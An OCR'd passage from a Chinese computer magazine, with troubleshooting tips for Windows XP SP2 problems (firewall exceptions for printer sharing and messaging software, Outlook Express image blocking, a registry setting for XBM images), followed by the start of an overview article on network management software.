故障现象：在局域网中，大家经常通过网上邻居来共享文件和打印机。但是安装SP2之后，在网上邻居中原来可以正常访问的共享打印机消失得无影无踪。

原因分析：众所周知，在SP2中新增了一个Windows防火墙，就是这个防火墙出于安全的考虑，禁止了"文件和打印机共享"功能，所以局域网中的用户往往会出现无法共享资源的故障。

应对策略：依次展开"开始->设置->控制面板->安全中心->Windows防火墙"选项，打开Windows防火墙窗口，点击"例外"选项卡，在"程序和服务"列表框中，将"文件和打印机共享"选项打上对勾，如图4所示，点"确定"按钮，并重新启动计算机即可。




图4

绊脚石之八：网络通信软件无法使用

故障现象： 安装SP 2 之后，许多网络通信软件，如QQ、MSN、Windows Messenger、Windows Netmeeting等等现在都无法正常使用了。QQ、MSN、Windows Messenger总是弹出安全警报，Windows Netmeeting无法进行远程桌面的共享。

原因分析： 这是由于SP2防火墙默认情况下将限制未经允许的来自网络或Internet的入站连接，这样就会造成许多的网络通信软件无法正常工作。

应对策略： 对于QQ、MSN等即时通信软件，我们只需要在弹出的Windows安全警报对话框中点击"解除阻止"按钮即可，如图5 所示。




图5

对于Windows Messenger、Windows Netmeeting，我们不但需要点击"解除阻止"按钮，而且要将其主程序添加到"例外"中去。点击"开始－＞设置－＞控制面板"，在弹出的控制面板窗口中双击"安全中心"选项，弹出"Windows安全中心"窗口，双击其中的"Windows防火墙"选项。在弹出的"Windows防火墙"窗口中，点击"例外"选项卡，接着点击"添加程序"按钮，在弹出的"添加程序"对话框中选中"Windows Messenger"，如图6所示。点"确定"按钮，这时Windows Messenger就可以正常工作了。




图6

接着，点击"浏览"按钮，找到位于"X：\ProgramFiles \NetMeeting"文件夹中的"Conf.exe"，点击"打开"按钮将其添加到"例外"中去。同理，将位于"X：\widows\System32"目录中的"mnmsrvc.exe"添加到"例外"中去，点"确定"按钮，Windows Netmeeting的远程桌面共享就正常了。

绊脚石之九：OE邮件中的图片无法正常显示

故障现象： 在使用OUTLOOK EXPRESS(OE)邮件客户端程序接收邮件的过程中，邮件当中包含的图片无法正常显示，每次都需要在弹出的提示信息中点击"单击此处下载图片"才能够正常显示。

原因分析： SP2为防止他人恶性收集用户邮箱信息或利用邮件附件进行恶意攻击，默认情况下禁止了OE接收邮件过程中显示图片附件的功能。

应对策略： 启动OE，在其主界面中，点击"工具－＞选项"命令，在弹出的选项窗口中，点击"安全"选项卡，在"下载图像"栏中将"阻止HTML电子邮件中的图像和其他外部内容"将的对勾去掉就可以了，如图7所示。




图7

绊脚石之十：验证码图片无法正常显示

故障现象： 在访问论坛等一些需要验证码的网站时，验证码图片无法正常显示出来，如图8 所示，这将导致无法正确输入网站的验证码而造成无法登录。





图8

原因分析： 默认情况下，SP2不支持"*.xbm"格式的图片，而网站的验证码图片几乎都是"*.xbm"格式，两者因水火不容，所以也就无法显示验证码图片了。

应对策略： 知道了原因，我们只需开启SP2对"*.xbm"格式的图片的支持即可。点击"开始－＞运行"，在弹出的运行对话框中输入"REGEDIT"，回车后打开注册表编辑器依次展开如下分支：[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\InternetExplorer\Security]，在右侧的窗口中找到名为"BlockXBM"的dword值(没有请新建)，双击，在弹出的编辑对话框中将其数值数据设为"0"，点"确定"按钮并关闭注册表编辑器。按F 5 刷新一下，现在再打开一个需要输入验证码的网站试试，看看显示是否正常了？

适合读者：网络管理员
前置知识：无



量身定制网管软件

文/图 风之扬

网络规模越来越大的时候，许多单位不得不付出极大的人力、物力对网络进行管理。如果采用传统的人工分散管理方式，发现一个问题解决一个问题，不仅成本高，而且处理故障的周期特别长。于是，网管软件应运而生，随着中小型企业网络的规模的不断扩大，这必将给网管软件带来巨大需求。

网管软件基本功能

网管软件必须能够实实在在的给我们带来好处，对于企业网络管理来说，其作用体现在以下几个方面。

1.准确的反应网络故障

平时，当我们感觉网络速度实在太慢时才会去和网管联系，而且处理十分被动。因此，网管软件必须能迅速反映问题，还要有一定推理故障根源的能力。此外，还将专家系统、人工智能系统、神经元技术和网络故障和性能管理相结合，使网管系统逐步具备分析决策能力。

2.整合系统管理

随着计算机网络的发展，计算机系统管理和网络管理之间的关系已经越来越密切了，但系统中每个局部的总和并不等于整体，网络管理员最头疼的问题往往是各局部都没有大问题，而业务人员却反映系统有问题或性能低。站在最终用户的角度，科学地从网络和应用层衡量、监测系统的总体性能和故障，是网络管理员迫切需要的。

3.支持Web网管

当你在另一个地方时，要想完全了解企业网络的状况，怎么办？基于Web的网管模式WBM（Web-Based Management）可以让网管人员随时了解企业网络状况。其实现包括两种方式，即代理方式和嵌入方式。第一种可以在任意网内计算机上运行Web服务器，并轮流与端点设备通信、浏览器用户与代理通信以及代理端点设备之间通信；第二种是嵌入式，它将Web功能嵌入到网络设备中，每个设备有自己的Web地址，管理员可通过浏览器访问并管理该设备。另外，以Web Server为中心，降低了维护费用，对系统的修改只需在Web Server上进行，无须在客户端做任何修改，如图1所示。




图1

4.面向业务的网管

新一代的网络管理系统已开始从面向网络设备的管理向面向网络业务的管理过度。这种网管思想把网络服务、业务作为网管对象，通过实时监测与网络业务相关的设备、应用，通过模拟客户实时测量网络业务的服务质量，通过收集网络业务的业务资料，实现全方位、多视角监测网络业务运行情况的目的，从而实现网络业务的故障管理、性能管理和配置管理。

目前，从性能和市场占有率上看，Advent公司的Advent系列产品、HP的OpenView、IBM的NetView、CA的Unicenter TNG、micromuse公司的NetCool、ConCord公司的eHealth console产品、NetScout公司的NetScout等占据了绝大部分市场，Cisco和3Com等公司也都有竞争力很强的网管软件。另外，中国本土的一些厂商也开发了网管软件，如华为的manager系列、神州数码网络的LinkManager和北大青鸟的青鸟网硕（NetSureXpert）、游龙科技的SiteView、大用软件的eUniVision等，而且有后来居上的趋势（本文图片主要来自http://www.adventnet.com.cn的Web NMS试用产品）。

网管系统技术

从OSI的标准看，网管主要包括配置管理、故障管理、性能管理、安全管理和计费管理5大部分。其实，这主要是针对电信运营网络而言的。对于中小型企业网络来说，谈论比较多的是配置、故障和性能管理3个方面。目前，市场上各种网管产品主要是针对网络故障管理和网络性能管理这两个方面的。网络故障管理主要侧重于实时的监控，而网络性能管理更偏重历史分析，协助管理员监视网络、采集数据，形成统计报表。

1.配置管理

目前，对网络设备的配置基本上是通过登录设备，利用设备提供的配置命令完成的，这也是唯一能够完成所有配置任务的方式。设备的制造商会针对不同型号的设备推出一些辅助的配置管理软件工具，简化设备的配置过程。但是往往只能实现部分配置功能，而且只针对特定型号的设备，缺乏通用性，没有太大的意义。由于设备的配置参数、方式没有通用的标准和协议，所以没有通用的设备配置管理软件，各种通用网管软件宣称配置管理，往往只是为了迎合用户，功能非常有限。选购时，我们必须清楚地认识到这个问题。

配置管理的常见功能包括收集和传播有关资源当前状态的数据 本地发生的改变或由于没有预计到的事件而引起的变化 通过标准化的协议通知给管理工具 设置并修改与网络组件和OSI层软件有关的参数 启动和关闭被管理对象 改变配置 将名字与一个或一组对象联系起来，如图2 所示。




图2

2．性能管理

网络性能管理可以保存大量采样数据，同时定期对原始数据进行汇总，生成汇总化报表，以减少存储资源占用，提高数据质量。性能报表报告是性能管理的核心。性能报表直观易懂性是基本要求，报表内容是否有效，是否能够对系统性能调整起到指导作用则是性能管理系统是否有用的关键。当然，网络性能超出门限值产生性能故障报警，并通过网络故障管理统一处理也是性能管理的基本要求。一些高端的网络性能管理软件还具有自动的分析预测功能，可以自行学习和分析网络性能的历史和现状，预测将来可能出现的性能问题。如图3 所示。

